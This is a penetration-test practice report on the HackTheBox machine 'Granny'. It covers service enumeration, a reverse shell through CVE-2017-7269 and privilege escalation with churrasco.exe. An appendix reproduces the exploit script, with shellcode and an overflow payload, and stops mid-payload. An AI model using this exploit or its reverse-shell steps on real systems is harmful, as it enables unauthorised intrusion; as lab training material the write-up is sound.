Offensive Security Certified Professional Exam Report - Granny

OSCP Exam Report

blablabla@gmail.com, OSID: 12345

2023-11-12/18

Table of Contents

1. High Level Summary

We were tasked to perform an internal penetration test towards the HackTheBox **Granny** as preparation for the Offensive Security Exam. During the preparation meeting, we got no information about the target.

A penetration test is an authorized exercise, where the testers perform an attack against internally connected systems to simulate real-world cyber criminal activities. To perform those tests, the testers used most of the tools and methods also used in real attacks. Differently from a real attack, where the attacker has as limit only its resource, in the engagement all possible tools, effects, methods and resources are previously discussed and approved by the parties during the definition of the scope.

The engagement can be interrupted at any time in case of:

- Detection of previous/current attack
- Unresponsiveness of the server
- Detection of critical vulnerability

The web server contains a known vulnerability that allows an attacker to run remote code and establish a connection to the server. Furthermore, the server also contains a known vulnerability that allows an attacker to perform a buffer overflow and escalate privileges.

1.1 Recommendation

The web server and its system should be patched to their latest versions to prevent the exploitation of this vulnerability.

2. Methodology

2.1 Information Gathering

For this engagement, the scope was defined with the elements below:

- 10.129.212.101

2.2 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the flags we captured, we removed all user accounts and passwords as well as the installed services on the system. Offensive Security should not have to remove any user accounts or services from the system.

3. Independent Challenges

3.1 Granny - 10.129.212.101

3.1.1 Network and Service Enumeration

Our first enumeration was performed to discover open ports on the target. We issued the following command:

```
ports=$(sudo nmap -Pn -T4 $target -oN ports.txt | egrep "^[0-9]{2,5}"
| sed -E "s#/.*##g" | tr "\n" "," | sed 's/.$//') && echo $ports
# Results
80
```


Knowing which port was opened, we then performed a scan to find the version and the service running on the target:

```
sudo nmap -Pn -p$ports -sV -sS -sC $target -oN serv.txt

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
|_http-title: Under Construction
| http-methods:
|_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND
PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
| http-webdav-scan:
|   Server Type: Microsoft-IIS/6.0
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE,
PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST,
COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   WebDAV type: Unknown
|_  Server Date: Wed, 15 Nov 2023 20:10:22 GMT
|_http-server-header: Microsoft-IIS/6.0
```

```
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

By attempting to access the web server on port 80, we got the following result:



We enumerated also the folders that exist within the web server and found the following result:

```
dirb http://$target -o dirb.txt /usr/share/wordlists/dirb/big.txt
┌──(bruno㉿bruno)-[~/git/granny]
└─$ dirb http://$target -o dirb.txt
/usr/share/wordlists/dirb/big.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------
```

```
OUTPUT_FILE: dirb.txt
START_TIME: Wed Nov 15 21:41:39 2023
URL_BASE: http://10.129.95.234/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.129.95.234/ ----
==> DIRECTORY: http://10.129.95.234/_private/
==> DIRECTORY: http://10.129.95.234/_vti_bin/
+ http://10.129.95.234/_vti_bin/_vti_adm/admin.dll
(CODE:200|SIZE:195)
+ http://10.129.95.234/_vti_bin/_vti_aut/author.dll
(CODE:200|SIZE:195)
+ http://10.129.95.234/_vti_bin/shtml.dll (CODE:200|SIZE:96)
==> DIRECTORY: http://10.129.95.234/_vti_log/
==> DIRECTORY: http://10.129.95.234/aspnet_client/
==> DIRECTORY: http://10.129.95.234/images/
==> DIRECTORY: http://10.129.95.234/Images/

---- Entering directory: http://10.129.95.234/_private/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.129.95.234/_vti_bin/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.129.95.234/_vti_log/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.129.95.234/aspnet_client/ ----
```

```
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.129.95.234/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.129.95.234/Images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

For this version of the web server “Microsoft IIS httpd 6.0”, there is a known vulnerability described on the CVE-2017-7269 to which exists a python script on the GitRepository CVE-2017-7269. A copy of the used script is also available on the Appendix A of this document.

3.1.2 Initial Access

Vulnerability Explanation: This version of Microsoft IIS httpd server contains a known vulnerability that allows an attacker to exploit a buffer overflow on the ScStoragePathFromUrl function in the WebDAV service.

Vulnerability Fix: The server should be patched to the latest versions to prevent the exploitation of known vulnerabilities.

Severity: Critical

Steps to reproduce the attack:

1. On an attacker machine, we started a listener to receiver a connection:

```
nc -tlnp 1234
```

2. We picked up an exploit available for this vulnerability on the GitRepository CVE-2017-7269, also available on the Appendix A of this document.
3. We ran the exploited as described in the repository:

```
 python2 ii6_reverse_shell.py $target 80 $attacker 1234
```

System Proof Screenshot:

After the command ran we got a shell with a low privilege user with no access to the folder of the users:

```
C:\WINDOWS\Temp>whoami
whoami
nt authority\network service
```

3.1.3 Privilege Escalation

Vulnerability Explanation: The tcpip.sys driver does not validate memory objects properly during the processing of a user-provided input/output control. This allows an attacker to run a buffer overflow in one function to elevate privileges.

Vulnerability Fix: This version should be patched to the latest version to prevent the exploit of this vulnerability. In the MS14-070, the issue is addressed by the vendor.

Severity: High

Steps to reproduce the attack:

1. With our first access, we ran a few commands to identify the target (i.e. systeminfo, whoami /priv etc).
2. With the information from *systeminfo*, we ran the tool windows-exploit-suggester.py on our attacking machine to gain an overview of potential exploits for this target.

Among the many suggestions, the one that fit better our environment was described on the MS14-070.

3. On the GitRepository Churrasco, we downloaded an executable crafted to exploit this vulnerability
4. On our attacking machine, we create a smb share to be able to transfer the executable to the target. We used the tool from the *impacket* package:

```
impacket-smbserver share $(pwd) -smb2support
```

5. We uploaded the executable on the target:

```
copy \\AttackingIP\share\churrasco.exe
```

6. Wit the tool on the target, we executed it to spawn a command line with administrative access:

```
churrasco.exe "cmd.exe"
```

Churrasco

System Proof Screenshot:

```
C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
aa4beed1c0584445ab463a6747bd06e9
C:\Documents and Settings\Administrator\Desktop>whoami
whoami
nt authority\network service
```

Conclusion

- This one was kind of good!

Appendix A - CVE-2017-7269 /ii6_reverse_shell.py

```
import sys
import struct
import socket

if len(sys.argv)<5:
    print 'usage:iis6webdav.py targetip targetport reverseip
reverseport\n'
    exit(1)
targetip = sys.argv[1]
targetport = int(sys.argv[2])
reverseip = sys.argv[3]
reverseport = int(sys.argv[4])
```

```
shellcode='\x55\x8B\xEC\x81\xEC\xDC\x05\x00\x00\x53\x56\x57\x8B\x45\x
08\x8B'+\
'\x40\x78\x89\x85\xE4\xFA\xFF\xFF\x8B\x45\x08\x8B\x40\x70\x89\x45'+\
'\xFC\xC7\x85\xC8\xFC\xFF\xFF\x77\x73\x32\x5F\xC7\x85\xCC\xFC\xFF'+\
'\xFF\x33\x32\x2E\x64\xC7\x85\xD0\xFC\xFF\xFF\x6C\x6C\x00\x00\xC7'+\
'\x85\xD8\xFA\xFF\xFF\x57\x53\x41\x53\xC7\x85\xDC\xFA\xFF\xFF\x74'+\
'\x61\x72\x74\xC7\x85\xE0\xFA\xFF\xFF\x75\x70\x00\x00\xC7\x85\x58'+\
'\xFA\xFF\xFF\x57\x53\x41\x53\xC7\x85\x5C\xFA\xFF\xFF\x6F\x63\x6B'+\
'\x65\xC7\x85\x60\xFA\xFF\xFF\x74\x41\x00\x00\xC7\x85\xE8\xFC\xFF'+\
'\xFF\x57\x53\x41\x43\xC7\x85\xEC\xFC\xFF\xFF\x6F\x6E\x6E\x65\xC7'+\
'\x85\xF0\xFC\xFF\xFF\x63\x74\x00\x00\xC7\x85\xA8\xFA\xFF\xFF\x69'+\
'\x6E\x65\x74\xC7\x85\xAC\xFA\xFF\xFF\x5F\x61\x64\x64\xC7\x85\xB0'+\
'\xFA\xFF\xFF\x72\x00\x00\x00\xC7\x85\x14\xFD\xFF\xFF\x68\x74\x6F'+\
'\x6E\xC7\x85\x18\xFD\xFF\xFF\x73\x00\x00\x00\xC7\x85\xF4\xFC\xFF'+\
'\xFF\x43\x3A\x5C\x57\xC7\x85\xF8\xFC\xFF\xFF\x69\x6E\x64\x6F\xC7'+\
'\x85\xFC\xFC\xFF\xFF\x77\x73\x5C\x73\xC7\x85\x00\xFD\xFF\xFF\x79'+\
'\x73\x74\x65\xC7\x85\x04\xFD\xFF\xFF\x6D\x33\x32\x5C\xC7\x85\x08'+\
'\xFD\xFF\xFF\x63\x6D\x64\x2E\xC7\x85\x0C\xFD\xFF\xFF\x65\x78\x65'+\
'\x00\xC7\x85\x18\xFB\xFF\xFF\x43\x3A\x5C\x57\xC7\x85\x1C\xFB\xFF'+\
'\xFF\x69\x6E\x64\x6F\xC7\x85\x20\xFB\xFF\xFF\x77\x73\x5C\x73\xC7'+\
'\x85\x24\xFB\xFF\xFF\x79\x73\x74\x65\xC7\x85\x28\xFB\xFF\xFF\x6D'+\
'\x33\x32\x5C\xC7\x85\x2C\xFB\xFF\xFF\x63\x61\x6C\x63\xC7\x85\x30'+\
'\xFB\xFF\xFF\x2E\x65\x78\x65\x83\xA5\x34\xFB\xFF\xFF\x00\xC7\x85'+\
'\xE8\xFA\xFF\xFF\x43\x3A\x5C\x57\xC7\x85\xEC\xFA\xFF\xFF\x49\x4E'+\
'\x44\x4F\xC7\x85\xF0\xFA\xFF\xFF\x57\x53\x5C\x49\xC7\x85\xF4\xFA'+\
'\xFF\xFF\x49\x53\x20\x54\xC7\x85\xF8\xFA\xFF\xFF\x65\x6D\x70\x6F'+\
'\xC7\x85\xFC\xFA\xFF\xFF\x72\x61\x72\x79\xC7\x85\x00\xFB\xFF\xFF'+\
'\x20\x43\x6F\x6D\xC7\x85\x04\xFB\xFF\xFF\x70\x72\x65\x73\xC7\x85'+\
'\x08\xFB\xFF\xFF\x73\x65\x64\x20\xC7\x85\x0C\xFB\xFF\xFF\x46\x69'+\
'\x6C\x65\xC7\x85\x10\xFB\xFF\xFF\x73\x5C\x63\x2E\xC7\x85\x14\xFB'+\
'\xFF\xFF\x65\x78\x65\x00\xC7\x85\xD0\xFA\xFF\xFF'+struct.pack('i',re
verseport)+\
'\xE9\x3E\x04\x00\x00\x5F\x89\xBD\xB4\xFA\xFF\xFF\xE8\x4C\x04\x00'+\
'\x00\x89\x85\x24\xFA\xFF\xFF\x68\x53\xC0\x49\x9C\xFF\xB5\x24\xFA'+\
'\xFF\xFF\xE8\x5D\x04\x00\x00\x59\x59\x89\x85\x28\xFA\xFF\xFF\x68'+\
```

```
'\x5A\xC1\xCB\xC2\xFF\xB5\x24\xFA\xFF\xFF\xE8\x45\x04\x00\x00\x59'+\
'\x59\x89\x85\x2C\xFA\xFF\xFF\x68\x1C\xC9\x05\xBA\xFF\xB5\x24\xFA'+\
'\xFF\xFF\xE8\x2D\x04\x00\x00\x59\x59\x89\x85\x30\xFA\xFF\xFF\x68'+\
'\x54\x34\x4F\xA2\xFF\xB5\x24\xFA\xFF\xFF\xE8\x15\x04\x00\x00\x59'+\
'\x59\x89\x85\x34\xFA\xFF\xFF\x68\x12\x75\x1D\x45\xFF\xB5\x24\xFA'+\
'\xFF\xFF\xE8\xFD\x03\x00\x00\x59\x59\x89\x85\x38\xFA\xFF\xFF\x68'+\
'\xE9\x65\x73\x1B\xFF\xB5\x24\xFA\xFF\xFF\xE8\xE5\x03\x00\x00\x59'+\
'\x59\x89\x85\x3C\xFA\xFF\xFF\x68\x3A\xFD\xFB\x1E\xFF\xB5\x24\xFA'+\
'\xFF\xFF\xE8\xCD\x03\x00\x00\x59\x59\x89\x85\x40\xFA\xFF\xFF\x68'+\
'\xBD\x50\xD7\x2D\xFF\xB5\x24\xFA\xFF\xFF\xE8\xB5\x03\x00\x00\x59'+\
'\x59\x89\x85\x44\xFA\xFF\xFF\x68\xEF\x60\x08\xE7\xFF\xB5\x24\xFA'+\
'\xFF\xFF\xE8\x9D\x03\x00\x00\x59\x59\x89\x85\x48\xFA\xFF\xFF\x68'+\
'\x83\x94\x7B\x10\xFF\xB5\x24\xFA\xFF\xFF\xE8\x85\x03\x00\x00\x59'+\
'\x59\x89\x85\x4C\xFA\xFF\xFF\x68\x49\x17\x55\xC0\xFF\xB5\x24\xFA'+\
'\xFF\xFF\xE8\x6D\x03\x00\x00\x59\x59\x89\x85\x50\xFA\xFF\xFF\x68'+\
'\xD9\xE5\x1A\x06\xFF\xB5\x24\xFA\xFF\xFF\xE8\x55\x03\x00\x00\x59'+\
'\x59\x89\x85\x54\xFA\xFF\xFF\x8D\x85\xC8\xFC\xFF\xFF\x50\xFF\x95'+\
'\x28\xFA\xFF\xFF\x89\x85\x1C\xFD\xFF\xFF\x83\xBD\x1C\xFD\xFF\xFF'+\
'\x00\x0F\x84\x39\x01\x00\x00\x83\xA5\xD4\xFA\xFF\xFF\x00\xEB\x0D'+\
'\x8B\x85\xD4\xFA\xFF\xFF\x40\x89\x85\xD4\xFA\xFF\xFF\x83\xBD\xD4'+\
'\xFA\xFF\xFF\x44\x73\x10\x8B\x85\xD4\xFA\xFF\xFF\x80\xA4\x05\x64'+\
'\xFA\xFF\xFF\x00\xEB\xDA\x83\xA5\xD4\xFA\xFF\xFF\x00\xEB\x0D\x8B'+\
'\x85\xD4\xFA\xFF\xFF\x40\x89\x85\xD4\xFA\xFF\xFF\x83\xBD\xD4\xFA'+\
'\xFF\xFF\x10\x73\x10\x8B\x85\xD4\xFA\xFF\xFF\x80\xA4\x05\x20\xFD'+\
'\xFF\xFF\x00\xEB\xDA\x8D\x85\x20\xFD\xFF\xFF\x50\x8D\x85\x64\xFA'+\
'\xFF\xFF\x50\x6A\x00\x6A\x00\x6A\x04\x6A\x00\x6A\x00\x6A\x00\x6A'+\
'\x00\x8D\x85\x18\xFB\xFF\xFF\x50\xFF\x95\x34\xFA\xFF\xFF\xFF\xB5'+\
'\x24\xFD\xFF\xFF\xFF\x95\x3C\xFA\xFF\xFF\x68\xE8\x03\x00\x00\xFF'+\
'\x95\x54\xFA\xFF\xFF\xFF\xB5\x24\xFD\xFF\xFF\xFF\x95\x40\xFA\xFF'+\
'\xFF\xC7\x85\x30\xFD\xFF\xFF\x01\x00\x01\x00\x8D\x85\x30\xFD\xFF'+\
'\xFF\x50\xFF\xB5\x24\xFD\xFF\xFF\xFF\x95\x44\xFA\xFF\xFF\x6A\x40'+\
'\x68\x00\x10\x00\x00\xFF\x75\xFC\x6A\x00\xFF\xB5\x20\xFD\xFF\xFF'+\
'\xFF\x95\x48\xFA\xFF\xFF\x89\x85\x10\xFD\xFF\xFF\x6A\x00\xFF\x75'+\
'\xFC\xFF\xB5\xE4\xFA\xFF\xFF\xFF\xB5\x10\xFD\xFF\xFF\xFF\xB5\x20'+\
'\xFD\xFF\xFF\xFF\x95\x4C\xFA\xFF\xFF\x8B\x85\x10\xFD\xFF\xFF\x89'+\
'\x85\xE8\xFD\xFF\xFF\xC7\x85\x30\xFD\xFF\xFF\x01\x00\x01\x00\x8D'+\
```

```
'\x85\x30\xFD\xFF\xFF\x50\xFF\xB5\x24\xFD\xFF\xFF\xFF\x95\x50\xFA'+\
'\xFF\xFF\xFF\xB5\x24\xFD\xFF\xFF\xFF\x95\x3C\xFA\xFF\xFF\xEB\x1E'+\
'\x6A\x00\x8D\x85\xE8\xFA\xFF\xFF\x50\x8D\x85\xF4\xFC\xFF\xFF\x50'+\
'\xFF\x95\x30\xFA\xFF\xFF\x6A\x01\xFF\x95\x38\xFA\xFF\xFF\x68\x70'+\
'\x17\x00\x00\xFF\x95\x54\xFA\xFF\xFF\x8D\x85\xD8\xFA\xFF\xFF\x50'+\
'\xFF\xB5\x1C\xFD\xFF\xFF\xFF\x95\x2C\xFA\xFF\xFF\x89\x85\xBC\xFA'+\
'\xFF\xFF\x8D\x85\x58\xFA\xFF\xFF\x50\xFF\xB5\x1C\xFD\xFF\xFF\xFF'+\
'\x95\x2C\xFA\xFF\xFF\x89\x85\xC0\xFA\xFF\xFF\x8D\x85\xE8\xFC\xFF'+\
'\xFF\x50\xFF\xB5\x1C\xFD\xFF\xFF\xFF\x95\x2C\xFA\xFF\xFF\x89\x85'+\
'\xC4\xFA\xFF\xFF\x8D\x85\xA8\xFA\xFF\xFF\x50\xFF\xB5\x1C\xFD\xFF'+\
'\xFF\xFF\x95\x2C\xFA\xFF\xFF\x89\x85\xC8\xFA\xFF\xFF\x8D\x85\x14'+\
'\xFD\xFF\xFF\x50\xFF\xB5\x1C\xFD\xFF\xFF\xFF\x95\x2C\xFA\xFF\xFF'+\
'\x89\x85\xCC\xFA\xFF\xFF\x8D\x85\x38\xFB\xFF\xFF\x50\x68\x02\x02'+\
'\x00\x00\xFF\x95\xBC\xFA\xFF\xFF\x6A\x00\x6A\x00\x6A\x00\x6A\x06'+\
'\x6A\x01\x6A\x02\xFF\x95\xC0\xFA\xFF\xFF\x89\x85\xD4\xFC\xFF\xFF'+\
'\x66\xC7\x85\xD8\xFC\xFF\xFF\x02\x00\xFF\xB5\xD0\xFA\xFF\xFF\xFF'+\
'\x95\xCC\xFA\xFF\xFF\x66\x89\x85\xDA\xFC\xFF\xFF\xFF\xB5\xB4\xFA'+\
'\xFF\xFF\xFF\x95\xC8\xFA\xFF\xFF\x89\x85\xDC\xFC\xFF\xFF\x6A\x00'+\
'\x6A\x00\x6A\x00\x6A\x00\x6A\x10\x8D\x85\xD8\xFC\xFF\xFF\x50\xFF'+\
'\xB5\xD4\xFC\xFF\xFF\xFF\x95\xC4\xFA\xFF\xFF\x83\xA5\xD4\xFA\xFF'+\
'\xFF\x00\xEB\x0D\x8B\x85\xD4\xFA\xFF\xFF\x40\x89\x85\xD4\xFA\xFF'+\
'\xFF\x83\xBD\xD4\xFA\xFF\xFF\x44\x73\x10\x8B\x85\xD4\xFA\xFF\xFF'+\
'\x80\xA4\x05\x64\xFA\xFF\xFF\x00\xEB\xDA\xC7\x85\x64\xFA\xFF\xFF'+\
'\x44\x00\x00\x00\xC7\x85\x90\xFA\xFF\xFF\x01\x01\x00\x00\x8B\x85'+\
'\xD4\xFC\xFF\xFF\x89\x85\xA4\xFA\xFF\xFF\x8B\x85\xA4\xFA\xFF\xFF'+\
'\x89\x85\xA0\xFA\xFF\xFF\x8B\x85\xA0\xFA\xFF\xFF\x89\x85\x9C\xFA'+\
'\xFF\xFF\x8D\x85\x20\xFD\xFF\xFF\x50\x8D\x85\x64\xFA\xFF\xFF\x50'+\
'\x6A\x00\x6A\x00\x6A\x00\x6A\x01\x6A\x00\x6A\x00\x8D\x85\xE8\xFA'+\
'\xFF\xFF\x50\x6A\x00\xFF\x95\x34\xFA\xFF\xFF\x6A\x01\xFF\x95\x38'+\
'\xFA\xFF\xFF\xE8\xBD\xFB\xFF\xFF'+struct.pack('16s',reverseip)+'\x5F
\x5E\x5B\xC9\xC3\x64\xA1\x18'+\
'\x00\x00\x00\x8B\x40\x30\x33\xC9\x8B\x40\x0C\x8B\x40\x1C\x8B\x00'+\
'\x8B\x50\x20\x66\x83\x7A\x10\x2E\x74\x06\x41\x83\xF9\x02\x7C\xEE'+\
'\x8B\x40\x08\xC3\x55\x8B\xEC\x53\x56\x57\x8B\x7D\x08\x83\x65\x08'+\
'\x00\x8B\x47\x3C\x8B\x44\x38\x78\x03\xC7\x8B\x70\x20\x03\xF7\x83'+\
'\x78\x18\x00\x76\x2A\x8B\x0E\x03\xCF\x33\xDB\x8A\x11\x84\xD2\x74'+\
```

```
'\x0B\x6B\xDB\x21\x0F\xBE\xD2\x03\xDA\x41\xEB\xEF\x3B\x5D\x0C\x74'+\
'\x15\x83\xC6\x04\xFF\x45\x08\x8B\x4D\x08\x3B\x48\x18\x72\xD6\x33'+\
'\xC0\x5F\x5E\x5B\x5D\xC3\x8B\x48\x24\x8B\x55\x08\x8B\x40\x1C\x8D'+\
'\x0C\x51\x0F\xB7\x0C\x39\x8D\x04\x88\x8B\x04\x38\x03\xC7\xEB\xE1'
shellcodelen = 1744

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((targetip,targetport))
pay='PROPFIND / HTTP/1.1\r\nHost: localhost\r\nContent-Length:
%d\r\n'%shellcodelen
pay+='If: <http://localhost/aaaaaaa'
pay+='\xe6\xbd\xa8\xe7\xa1\xa3\xe7\x9d\xa1\xe7\x84\xb3\xe6\xa4\xb6\xe
4\x9d\xb2\xe7\xa8\xb9\xe4\xad\xb7\xe4\xbd\xb0\xe7\x95\x93\xe7\xa9\x8f
\xe4\xa1\xa8\xe5\x99\xa3\xe6\xb5\x94\xe6\xa1\x85\xe3\xa5\x93\xe5\x81\
xac\xe5\x95\xa7\xe6\x9d\xa3\xe3\x8d\xa4\xe4\x98\xb0\xe7\xa1\x85\xe6\x
a5\x92\xe5\x90\xb1\xe4\xb1\x98\xe6\xa9\x91\xe7\x89\x81\xe4\x88\xb1\xe
7\x80\xb5\xe5\xa1\x90\xe3\x99\xa4\xe6\xb1\x87\xe3\x94\xb9\xe5\x91\xaa
\xe5\x80\xb4\xe5\x91\x83\xe7\x9d\x92\xe5\x81\xa1\xe3\x88\xb2\xe6\xb5\
x8b\xe6\xb0\xb4\xe3\x89\x87\xe6\x89\x81\xe3\x9d\x8d\xe5\x85\xa1\xe5\x
a1\xa2\xe4\x9d\xb3\xe5\x89\x90\xe3\x99\xb0\xe7\x95\x84\xe6\xa1\xaa\xe
3\x8d\xb4\xe4\xb9\x8a\xe7\xa1\xab\xe4\xa5\xb6\xe4\xb9\xb3\xe4\xb1\xaa
\xe5\x9d\xba\xe6\xbd\xb1\xe5\xa1\x8a\xe3\x88\xb0\xe3\x9d\xae\xe4\xad\
x89\xe5\x89\x8d\xe4\xa1\xa3\xe6\xbd\x8c\xe7\x95\x96\xe7\x95\xb5\xe6\x
99\xaf\xe7\x99\xa8\xe4\x91\x8d\xe5\x81\xb0\xe7\xa8\xb6\xe6\x89\x8b\xe
6\x95\x97\xe7\x95\x90\xe6\xa9\xb2\xe7\xa9\xab\xe7\x9d\xa2\xe7\x99\x98
\xe6\x89\x88\xe6\x94\xb1\xe3\x81\x94\xe6\xb1\xb9\xe5\x81\x8a\xe5\x91\
xa2\xe5\x80\xb3\xe3\x95\xb7\xe6\xa9\xb7\xe4\x85\x84\xe3\x8c\xb4\xe6\x
91\xb6\xe4\xb5\x86\xe5\x99\x94\xe4\x9d\xac\xe6\x95\x83\xe7\x98\xb2\xe
7\x89\xb8\xe5\x9d\xa9\xe4\x8c\xb8\xe6\x89\xb2\xe5\xa8\xb0\xe5\xa4\xb8
\xe5\x91\x88\xc8\x82\xc8\x82\xe1\x8b\x80\xe6\xa0\x83\xe6\xb1\x84\xe5\
x89\x96\xe4\xac\xb7\xe6\xb1\xad\xe4\xbd\x98\xe5\xa1\x9a\xe7\xa5\x90\x
e4\xa5\xaa\xe5\xa1\x8f\xe4\xa9\x92\xe4\x85\x90\xe6\x99\x8d\xe1\x8f\x8
0\xe6\xa0\x83\xe4\xa0\xb4\xe6\x94\xb1\xe6\xbd\x83\xe6\xb9\xa6\xe7\x91
\x81\xe4\x8d\xac\xe1\x8f\x80\xe6\xa0\x83\xe5\x8d\x83\xe6\xa9\x81\xe7\
x81\x92\xe3\x8c\xb0\xe5\xa1\xa6\xe4\x89\x8c\xe7\x81\x8b\xe6\x8d\x86\x
e5\x85\xb3\xe7\xa5\x81\xe7\xa9\x90\xe4\xa9\xac'
```

```
pay+='>'
pay+=' (Not <locktoken:write1>) <http://localhost/bbbbbbb'
pay+='\xe7\xa5\x88\xe6\x85\xb5\xe4\xbd\x83\xe6\xbd\xa7\xe6\xad\xaf\xe
4\xa1\x85\xe3\x99\x86\xe6\x9d\xb5\xe4\x90\xb3\xe3\xa1\xb1\xe5\x9d\xa5
\xe5\xa9\xa2\xe5\x90\xb5\xe5\x99\xa1\xe6\xa5\x92\xe6\xa9\x93\xe5\x85\
x97\xe3\xa1\x8e\xe5\xa5\x88\xe6\x8d\x95\xe4\xa5\xb1\xe4\x8d\xa4\xe6\x
91\xb2\xe3\x91\xa8\xe4\x9d\x98\xe7\x85\xb9\xe3\x8d\xab\xe6\xad\x95\xe
6\xb5\x88\xe5\x81\x8f\xe7\xa9\x86\xe3\x91\xb1\xe6\xbd\x94\xe7\x91\x83
\xe5\xa5\x96\xe6\xbd\xaf\xe7\x8d\x81\xe3\x91\x97\xe6\x85\xa8\xe7\xa9\
xb2\xe3\x9d\x85\xe4\xb5\x89\xe5\x9d\x8e\xe5\x91\x88\xe4\xb0\xb8\xe3\x
99\xba\xe3\x95\xb2\xe6\x89\xa6\xe6\xb9\x83\xe4\xa1\xad\xe3\x95\x88\xe
6\x85\xb7\xe4\xb5\x9a\xe6\x85\xb4\xe4\x84\xb3\xe4\x8d\xa5\xe5\x89\xb2
\xe6\xb5\xa9\xe3\x99\xb1\xe4\xb9\xa4\xe6\xb8\xb9\xe6\x8d\x93\xe6\xad\
xa4\xe5\x85\x86\xe4\xbc\xb0\xe7\xa1\xaf\xe7\x89\x93\xe6\x9d\x90\xe4\x
95\x93\xe7\xa9\xa3\xe7\x84\xb9\xe4\xbd\x93\xe4\x91\x96\xe6\xbc\xb6\xe
7\x8d\xb9\xe6\xa1\xb7\xe7\xa9\x96\xe6\x85\x8a\xe3\xa5\x85\xe3\x98\xb9
\xe6\xb0\xb9\xe4\x94\xb1\xe3\x91\xb2\xe5\x8d\xa5\xe5\xa1\x8a\xe4\x91\
x8e\xe7\xa9\x84\xe6\xb0\xb5\xe5\xa9\x96\xe6\x89\x81\xe6\xb9\xb2\xe6\x
98\xb1\xe5\xa5\x99\xe5\x90\xb3\xe3\x85\x82\xe5\xa1\xa5\xe5\xa5\x81\xe
7\x85\x90\xe3\x80\xb6\xe5\x9d\xb7\xe4\x91\x97\xe5\x8d\xa1\xe1\x8f\x80
\xe6\xa0\x83\xe6\xb9\x8f\xe6\xa0\x80\xe6\xb9\x8f\xe6\xa0\x80\xe4\x89\
x87\xe7\x99\xaa\xe1\x8f\x80\xe6\xa0\x83\xe4\x89\x97\xe4\xbd\xb4\xe5\x
a5\x87\xe5\x88\xb4\xe4\xad\xa6\xe4\xad\x82\xe7\x91\xa4\xe7\xa1\xaf\xe
6\x82\x82\xe6\xa0\x81\xe5\x84\xb5\xe7\x89\xba\xe7\x91\xba\xe4\xb5\x87
\xe4\x91\x99\xe5\x9d\x97\xeb\x84\x93\xe6\xa0\x80\xe3\x85\xb6\xe6\xb9\
xaf\xe2\x93\xa3\xe6\xa0\x81\xe1\x91\xa0\xe6\xa0\x83\xcc\x80\xe7\xbf\x
be\xef\xbf\xbf\xef\xbf\xbf\xe1\x8f\x80\xe6\xa0\x83\xd1\xae\xe6\xa0\x8
3\xe7\x85\xae\xe7\x91\xb0\xe1\x90\xb4\xe6\xa0\x83\xe2\xa7\xa7\xe6\xa0
\x81\xe9\x8e\x91\xe6\xa0\x80\xe3\xa4\xb1\xe6\x99\xae\xe4\xa5\x95\xe3\
